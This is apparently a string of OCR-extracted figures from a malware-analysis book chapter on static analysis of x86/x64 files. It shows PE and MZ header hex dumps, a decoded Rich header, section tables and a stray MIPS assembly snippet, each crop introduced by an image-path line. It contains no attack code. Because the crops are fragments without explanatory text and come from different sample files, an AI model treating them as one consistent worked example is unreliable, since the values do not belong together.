         | addiu at, zero, -8                           |
         | and sp, sp, at                               |
         | addiu sp, sp, -0x20                          |
         | lw a3, -0x7ce0(gp)                           |
         | lw t0, -0x7e2c(gp)                           |
```


IF..THEN..ELSE..ENDIF




IF..THEN..ENDIF




Chapter 3: Basic Static and Dynamic Analysis for x86/x64






```
50 45 00 00-4C 01 06 00-83 93 EB 5A-00 00 00 00   PE  L☺♠ ГУыZ
00 00 00 00-E0 00 02 0D-0B 01 0E 0D-00 A2 04 00       р ☻♪♂☺♫♪ в♦
```




```
00 00 00 00-E0 00 02 0D-0B 01 0E 0D-00 A2 04 00       р ☻♪♂☺♫♪ в♦
00 28 06 00-00 00 00 00-3E E3 02 00-00 10 00 00   (♠      >у☻  ►
00 C0 04 00-00 00 40 00-00 10 00 00-00 02 00 00   └♦  @  ►   ☻
05 00 01 00-00 00 00 00-05 00 01 00-00 00 00 00   ♣ ☺     ♣ ☺
00 20 0B 00-00 04 00 00-2C 2E 14 00-02 00 40 81    ♂  ♦  ,.¶ ☻ @Б
00 00 10 00-00 10 00 00-00 00 10 00-00 10 00 00     ►  ►    ►  ►
00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00       ►
```




Sections table

	RVA*	RVA*	physical size	physical offset	
Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	Characteristics
.text	0x1000	0x1000	0x200	0x200	CODE EXECUTE READ
.rdata	0x1000	0x2000	0x200	0x400	INITIALIZED READ
.data	0x1000	0x3000	0x200	0x600	DATA READ WRITE




```
.10000000:  4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  MZÉ ♥   ♦
.10000010:  B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  ╕       @
.10000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10000030:  00 00 00 00-00 00 00 00-00 00 00 00-10 01 00 00              ►☺
.10000040:  0E 1F BA 0E-00 B4 09 CD-21 B8 01 4C-CD 21 54 68  ♫▼║♫ ┤○═!╕☺L═!Th
.10000050:  69 73 20 70-72 6F 67 72-61 6D 20 63-61 6E 6E 6F  is program canno
.10000060:  74 20 62 65-20 72 75 6E-20 69 6E 20-44 4F 53 20  t be run in DOS
.10000070:  6D 6F 64 65-2E 0D 0D 0A-24 00 00 00-00 00 00 00  mode.♪♪◙$
.10000080:  B4 F0 F6 70-F0 91 98 23-F0 91 98 23-F0 91 98 23  ┤≡÷p≡æÿ#≡æÿ#≡æÿ#
.10000090:  D2 F1 9B 22-F9 91 98 23-D2 F1 9D 22-8B 91 98 23  ╥±¢"·æÿ#╥±¥"ïæÿ#
.100000A0:  D2 F1 9C 22-E2 91 98 23-CB CF 9B 22-E1 91 98 23  ╥±£"Γæÿ#╦╧¢"ßæÿ#
.100000B0:  CB CF 9D 22-E5 91 98 23-CB CF 9C 22-FF 91 98 23  ╦╧¥"σæÿ#╦╧£" æÿ#
.100000C0:  D2 F1 99 22-FB 91 98 23-F0 91 99 23-9E 91 98 23  ╥±Ö"√æÿ#≡æÖ#₧æÿ#
.100000D0:  F0 91 98 23-FA 91 98 23-67 CF 98 22-F1 91 98 23  ≡æÿ#·æÿ#g╧ÿ"±æÿ#
.100000E0:  62 CF 67 23-F1 91 98 23-67 CF 9A 22-F1 91 98 23  b╧g#±æÿ#g╧Ü"±æÿ#
.100000F0:  52 69 63 68-F0 91 98 23-00 00 00 00-00 00 00 00  Rich≡æÿ#
.10000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
.10000110:  50 45 00 00-4C 01 03 00-61 3A 78 60-00 00 00 00  PE  L☺♥ a:x`
.10000120:  00 00 00 00-E0 00 02 21-0B 01 0E 00-00 90 01 00      α ☻!♂☺♫  É☺
.10000130:  00 10 00 00-00 80 01 00-F0 18 03 00-00 90 01 00   ►   Ç☺ ≡↑♥  É☺
```




```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F     0 1 2 3 4 5 6 7 8 9 A B C D E F
80  B4 F0 F6 70 F0 91 98 23 F0 91 98 23 F0 91 98 23    ´ ð ö p ð . . # ð . . # ð . . #
90  D2 F1 9B 22 F9 91 98 23 D2 F1 9D 22 8B 91 98 23    Ò ñ . " ù . . # Ò ñ . " . . . #
A0  D2 F1 9C 22 E2 91 98 23 CB CF 9B 22 E1 91 98 23    Ò ñ . " â . . # Ë Ï . " á . . #
B0  CB CF 9D 22 E5 91 98 23 CB CF 9C 22 FF 91 98 23    Ë Ï . " å . . # Ë Ï . " ÿ . . #
C0  D2 F1 99 22 FB 91 98 23 F0 91 99 23 9E 91 98 23    Ò ñ . " û . . # ð . . # . . . #
D0  F0 91 98 23 FA 91 98 23 67 CF 98 22 F1 91 98 23    ð . . # ú . . # g Ï . " ñ . . #
E0  62 CF 67 23 F1 91 98 23 67 CF 9A 22 F1 91 98 23    b Ï g # ñ . . # g Ï . " ñ . . #
F0  52 69 63 68 F0 91 98 23 00 00 00 00 00 00 00 00    R i c h ð . . # . . . . . . . .
```

Offset	Name	Value	Unmasked Value	Meaning	ProductId	BuildId	Count	VS version
80	DanS ID	70f6f0b4	536e6144	DanS				
84	Checksumed padding	239891f0	0	0				
88	Checksumed padding	239891f0	0	0				
8C	Checksumed padding	239891f0	0	0				
90	Comp ID	239891f9229bf1d2	901036022	24610.259.9	Masm1400	24610	9	Visual Studio 2015 14.00
98	Comp ID	2398918b229df1d2	7b01056022	24610.261.123	Utc1900_CPP	24610	123	Visual Studio 2015 14.00
A0	Comp ID	239891e2229cf1d2	1201046022	24610.260.18	Utc1900_C	24610	18	Visual Studio 2015 14.00
A8	Comp ID	239891e1229bcfcb	1101035e3b	24123.259.17	Masm1400	24123	17	Visual Studio 2015 14.00
B0	Comp ID	239891e5229dcfcb	1501055e3b	24123.261.21	Utc1900_CPP	24123	21	Visual Studio 2015 14.00
B8	Comp ID	239891ff229ccfcb	f01045e3b	24123.260.15	Utc1900_C	24123	15	Visual Studio 2015 14.00
C0	Comp ID	239891fb2299f1d2	b01016022	24610.257.11	Implib1400	24610	11	Visual Studio 2015 14.00
C8	Comp ID	2398919e239991f0	6e00010000	0.1.110	Import0	0	110	Visual Studio
D0	Comp ID	239891fa239891f0	a00000000	0.0.10	Unknown	0	10	
D8	Comp ID	239891f12298cf67	101005e97	24215.256.1	Export1400	24215	1	Visual Studio 2015 14.00
E0	Comp ID	239891f12367cf62	100ff5e92	24210.255.1	Cvtres1400	24210	1	Visual Studio 2015 14.00
E8	Comp ID	239891f1229acf67	101025e97	24215.258.1	Linker1400	24215	1	Visual Studio 2015 14.00
F0	Rich ID	68636952		Rich				
F4	Checksum	239891f0		🟩 239891f0				



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00004958	00001000	00005000	00001000	00000000	00000000	0000	0000	60000020
.rdata	000008DC	00006000	00001000	00006000	00000000	00000000	0000	0000	40000040
.data	00003E48	00007000	00003000	00007000	00000000	00000000	0000	0000	C0000040

```
 Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    Ascii
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ▌.▌...▌...ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00   ............è...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ▌▌º▌.´.Í!¸▌LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is.program.canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t.be.run.in.DOS.
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
00000080  C1 AB AD 37 85 CA C3 64 85 CA C3 64 85 CA C3 64   Á«7▌ÊÃd▌ÊÃd▌ÊÃd
00000090  B3 EC C8 64 84 CA C3 64 06 D6 CD 64 8B CA C3 64   ³ìÈd▌ÊÃd▌ÖÍd▌ÊÃd
000000A0  B3 EC C9 64 A8 CA C3 64 85 CA C3 64 81 CA C3 64   ³ìÉd¨ÊÃd▌ÊÃd▌ÊÃd
000000B0  85 CA C2 64 A9 CA C3 64 E7 D5 D0 64 87 CA C3 64   ▌ÊÂd©ÊÃdçÕÐd▌ÊÃd
000000C0  B3 EC D6 64 84 CA C3 64 52 69 63 68 85 CA C3 64   ³ìÖd▌ÊÃdRich▌ÊÃd
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000E0  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00   ........PE..L▌▌.
000000F0  72 34 47 4D 00 00 00 00 00 00 00 00 E0 00 0F 01   r4GM........à.▌▌
00000100  0B 01 06 00 00 50 00 00 00 50 00 00 00 00 00 00   ▌▌▌..P...P......
00000110  90 10 00 00 00 10 00 00 00 60 00 00 00 00 40 00   ▌▌...▌...`....@.
00000120  00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00   .▌...▌..▌.......
00000130  04 00 00 00 00 00 00 00 00 B0 00 00 00 10 00 00   ▌........°...▌..
00000140  00 00 00 00 03 00 00 00 00 00 10 00 00 10 00 00   ....▌.....▌..▌..
00000150  00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00   ..▌..▌......▌...
00000160  00 00 00 00 00 00 00 00 C4 64 00 00 3C 00 00 00   ........Äd..<...
```




PE Details


Basic Information


EntryPoint:	00078430	SubSystem:	0003
ImageBase:	00400000	NumberOfSections:	0003
SizeOfImage:	0007A000	TimeDateStamp:	60757BD1
BaseOfCode:	00059000	SizeOfHeaders:	00001000
BaseOfData:	00079000	Characteristics:	0107
SectionAlignment:	00001000	Checksum:	00000000
FileAlignment:	00000200	SizeOfOptionalHeader:	00E0
Magic:	010B	NumOfRvaAndSizes:	00000010

